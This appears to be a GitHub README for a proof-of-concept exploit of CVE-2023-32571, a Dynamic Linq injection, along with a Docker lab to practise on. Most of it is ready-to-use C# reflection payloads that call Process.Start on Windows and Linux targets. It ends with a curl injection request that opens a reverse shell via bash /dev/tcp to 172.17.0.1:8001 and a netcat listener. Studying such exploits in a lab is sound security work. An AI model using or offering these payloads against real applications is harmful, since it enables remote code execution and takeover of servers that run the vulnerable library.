 vert16x/cve-2023-32571-poc
Proof-of-concept exploit for CVE-2023-32571 demonstrating Dynamic Linq injection to achieve remote code execution, with a Docker-based lab environment for hands-on practice.

Recently, members of the NCC Group discovered a vulnerability in Dynamic Linq that allows attackers to call C# functions through a Linq Injection, thus making it possible to obtain RCE.
Even with the RCE report on Dynamic Linq, the members of the NCC Group for some reason did not make the POC available for executing commands.
As stated in the NCC Group research, we can call C# methods through "Invoke". With this, we can call "System.Diagnostics.Process.Start" and execute commands on the server.
We can use the "CreateInstanceFromAndUnwrap" method to call System.Diagnostics.Process through the assembly.
Payload to use the System.AppDomain.CreateInstanceAndUnwrap method:
"".GetType().Assembly.DefinedTypes.1Where(it.Name == "AppDomain").First().DeclaredMethods.Where(it.Name == "CreateInstanceAndUnwrap").First()
Payload to call System.Diagnostics.Process through the CreateInstanceAndUnwrap method:
"".GetType().Assembly.DefinedTypes.Where(it.Name == "AppDomain").First().DeclaredMethods.Where(it.Name == "CreateInstanceAndUnwrap").First().Invoke("".GetType().Assembly.DefinedTypes.Where(it.Name == "AppDomain").First().DeclaredProperties.Where(it.name == "CurrentDomain").First().GetValue(null), "System, Version = 4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089; System.Diagnostics.Process".Split(";".ToCharArray()))
By accessing the methods of the System.Diagnostics.Process class, we can use the System.Diagnostics.Process.Start method to execute commands on system:
"".GetType().Assembly.DefinedTypes.Where(it.Name == "AppDomain").First().DeclaredMethods.Where(it.Name == "CreateInstanceAndUnwrap").First().Invoke("".GetType().Assembly.DefinedTypes.Where(it.Name == "AppDomain").First().DeclaredProperties.Where(it.name == "CurrentDomain").First().GetValue(null), "System, Version = 4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089; System.Diagnostics.Process".Split(";".ToCharArray())).GetType().Assembly.DefinedTypes.Where(it.Name == "Process").First().DeclaredMethods.Where(it.name == "Start").Take(3).Last().Invoke(null, "cmd.exe;/c calc.exe".Split(";".ToCharArray()))
Obs: Notice the payload looks for the first 3 Start methods and gets the last one. I did this because the list of methods in System.Diagnostics.Process had several Start methods, and the one we need is the third one on the list.
Windows Targets
"".GetType().Assembly.DefinedTypes.Where(it.Name == "AppDomain").First().DeclaredMethods.Where(it.Name == "CreateInstanceAndUnwrap").First().Invoke("".GetType().Assembly.DefinedTypes.Where(it.Name == "AppDomain").First().DeclaredProperties.Where(it.name == "CurrentDomain").First().GetValue(null), "System, Version = 4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089; System.Diagnostics.Process".Split(";".ToCharArray())).GetType().Assembly.DefinedTypes.Where(it.Name == "Process").First().DeclaredMethods.Where(it.name == "Start").Take(3).Last().Invoke(null, "cmd.exe;/c <command-here>".Split(";".ToCharArray()))
"".GetType().Assembly.DefinedTypes.Where(it.Name == "AppDomain").First().DeclaredMethods.Where(it.Name == "CreateInstanceAndUnwrap").First().Invoke("".GetType().Assembly.DefinedTypes.Where(it.Name == "AppDomain").First().DeclaredProperties.Where(it.name == "CurrentDomain").First().GetValue(null), "System, Version = 4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089; System.Diagnostics.Process".Split(";".ToCharArray())).GetType().Assembly.DefinedTypes.Where(it.Name == "Process").First().DeclaredMethods.Where(it.name == "Start").Take(3).Last().Invoke(null, "bash;-c <command-here>".Split(";".ToCharArray()))
Install docker and docker-compose:
Debian
sudo apt update -y && sudo apt install docker.io docker-compose -y
sudo pacman -Syu && sudo pacman -S docker docker-compose
Clone this repository:
git clone https://github.com/Tris0n/CVE-2023-32571-POC
cd CVE-2023-32571-POC
sudo docker-compose up --build
The application starts on http://localhost:8000/
Accessing the "/api/products" route through the POST method, we see that it returns a list of products:
curl -X POST -H "Content-type: application/json" -H "Accept: application/json" -d '{}' http://localhost:8000/api/products

By sending the name parameter in json, we can filter products:
curl -X POST -H "Content-type: application/json" -H "Accept: application/json" -d '{"name": "nana"}' http://localhost:8000/api/products



After some tests, we see that we were able to inject it into the Dynamic Linq query. By sending the following payload, we were able to obtain a reverse shell:
curl -X POST -H "Content-type: application/json" -H "Accept: application/json" -d '{"name": "\") && \"\".GetType().Assembly.DefinedTypes.Where(it.Name == \"AppDomain\").First().DeclaredMethods.Where(it.Name == \"CreateInstanceAndUnwrap\").First().Invoke(\"\".GetType().Assembly.DefinedTypes.Where(it.Name == \"AppDomain\").First().DeclaredProperties.Where(it.name == \"CurrentDomain\").First().GetValue(null), \"System, Version = 4.0.0.0, Culture = neutral, PublicKeyToken = b77a5c561934e089; System.Diagnostics.Process\".Split(\";\".ToCharArray())).GetType().Assembly.DefinedTypes.Where(it.Name == \"Process\").First().DeclaredMethods.Where(it.name == \"Start\").Take(3).Last().Invoke(null, \"/bin/bash;-c \\\"bash -i >& /dev/tcp/172.17.0.1/8001 0>&1\\\"\".Split(\";\".ToCharArray())).GetType().ToString() == (\""}' http://localhost:8000/api/products
nc -lvp 8001







